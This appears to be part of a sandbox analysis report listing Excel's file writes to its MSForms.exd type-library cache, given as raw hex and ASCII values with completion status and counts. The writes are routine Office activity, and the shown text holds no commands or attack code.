C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 14 00 00 98 13 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 48 00 00 00 34 00 00 00 0f 00 00 00	....H...4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 06 00 00 d0 03 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 a0 0e 00 00 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 f8 49 00 00 0f 00 00 00	.....x...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	.....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 50 19 00 00 0f 00 00 00	....P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 18 00 00 00 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!................. ....0..... ..,........................... ....H.......D..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	128	c8 0d 00 00 f8 07 00 00 28 0e 00 00 10 08 00 00 40 0e 00 00 28 08 00 00 78 0c 00 00 40 08 00 00 d0 0b 00 00 98 0d 00 00 e8 0b 00 00 98 0a 00 00 68 0d 00 00 c0 0c 00 00 18 0c 00 00 88 08 00 00 90 09 00 00 10 0e 00 00 88 0e 00 00 58 0b 00 00 40 0b 00 00 28 0b 00 00 70 0e 00 00 08 0d 00 00 88 05 00 00 58 0e 00 00 90 0c 00 00 e0 0a 00 00 50 0d 00 00 20 0d 00 00 b8 0b 00 00 d8 0c 00 00	........(.......@...(...x...@. ....h........... ....X...@...(...p. ..........X...........P...	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	3744	dd 18 79 97 98 7f 7c 41 9b 20 0a 53 22 c8 a6 a8 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	..y...|A. .S"..........CPf.. ....0..........CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	976	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	5016	00 00 01 03 00 00 00 00 c8 0d 00 00 01 00 01 03 00 00 00 00 e0 0d 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	52	b0 0d 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57 10 0e 00 00 00 00 00 00 01 00 07 00 25 00 45 58 43 45 4c 2e 45 58 45 57	.....- .stdole2.tlbWWW.. .....%.EXCEL.EXEW	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	512	80 41 00 00 48 22 00 00 64 30 00 00 b4 49 00 00 f0 47 00 00 80 3c 00 00 00 2e 00 00 64 45 00 00 38 41 00 00 c8 47 00 00 90 30 00 00 d8 49 00 00 b4 29 00 00 d8 48 00 00 7c 46 00 00 6c 3d 00 00 2c 42 00 00 f0 21 00 00 d8 3b 00 00 50 47 00 00 54 46 00 00 54 43 00 00 54 3e 00 00 e0 2c 00 00 6c 3c 00 00 4c 3a 00 00 2c 44 00 00 78 38 00 00 b4 45 00 00 24 47 00 00 8c 45 00 00 1c 43 00 00 20 49 00 00 90 49 00 00 34 30 00 00 30 40 00 00 9c 42 00 00 b8 44 00 00 28 3e 00 00 b8 3f 00 00 40 42 00 00 20 45 00 00 a4 47 00 00 b0 43 00 00 c8 32 00 00 20 41 00 00 18 48 00 00 68 44 00 00 c8 45 00 00 10 26 00 00 c8 2f 00 00 54 2b 00 00 18 32 00 00 c0 41 00 00 c0 40 00 00 a0 34 00 00 b4 2b 00 00 a8 40 00 00 74 3b 00 00 b8 2c 00 00 78 45 00 00 d8 40 00 00 30 46 00 00 08 3f 00	.A..H"..d0...I...G...<.....dE..8A...G...0...I...)...H..|F..l=..,B...!...;..PG..TF..TC..T>...,..l<..L:..,D..x8...E..$G..E...C.. I...I..40..0@...B...D..(>...?..@B.. E...G...C...2..A...H..hD...E...&.../..T+...2...A...@...4...+...@..t;...,..xE...@..0F...?.	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	18936	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\system32\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWW..PasteW..DragDropWW..InheritWWW..OnWWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	6480	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.....@.....@.....@.. .....d..... .....,..... 0.....8.....H..... .@.....X.....@.....%... ....p.....@.....@.. .....1.....=..... .....@.....I..... .....U.....a... .....m..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	24	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57 03 00 cd ef ff ff 57 57	.....WW.....WW.....WW	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	24 00	$.	success or wait	3625	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	.....L..D.....	success or wait	3426	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	12	00 00 00 00 b0 0e 00 00 0a 00 00 00	.....	success or wait	1841	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	..4...4...d...d.....<...h.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	d0 02 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	08 24 00 00	.$..	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	4	a2 01 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	1c 4f 00 00 98 13 00 00 ff ff ff ff 0f 00 00 00	.O.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	b4 62 00 00 34 00 00 00 ff ff ff ff 0f 00 00 00	.b..4.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	4c 4b 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	LK.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ac 3c 00 00 a0 0e 00 00 ff ff ff ff 0f 00 00 00	.<.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 62 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.b.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e8 64 00 00 f8 49 00 00 ff ff ff ff 0f 00 00 00	.d...I.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	e0 ae 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	34 b5 00 00 50 19 00 00 ff ff ff ff 0f 00 00 00	4...P.....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	84 ce 00 00 18 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEEACDFDDC	unknown
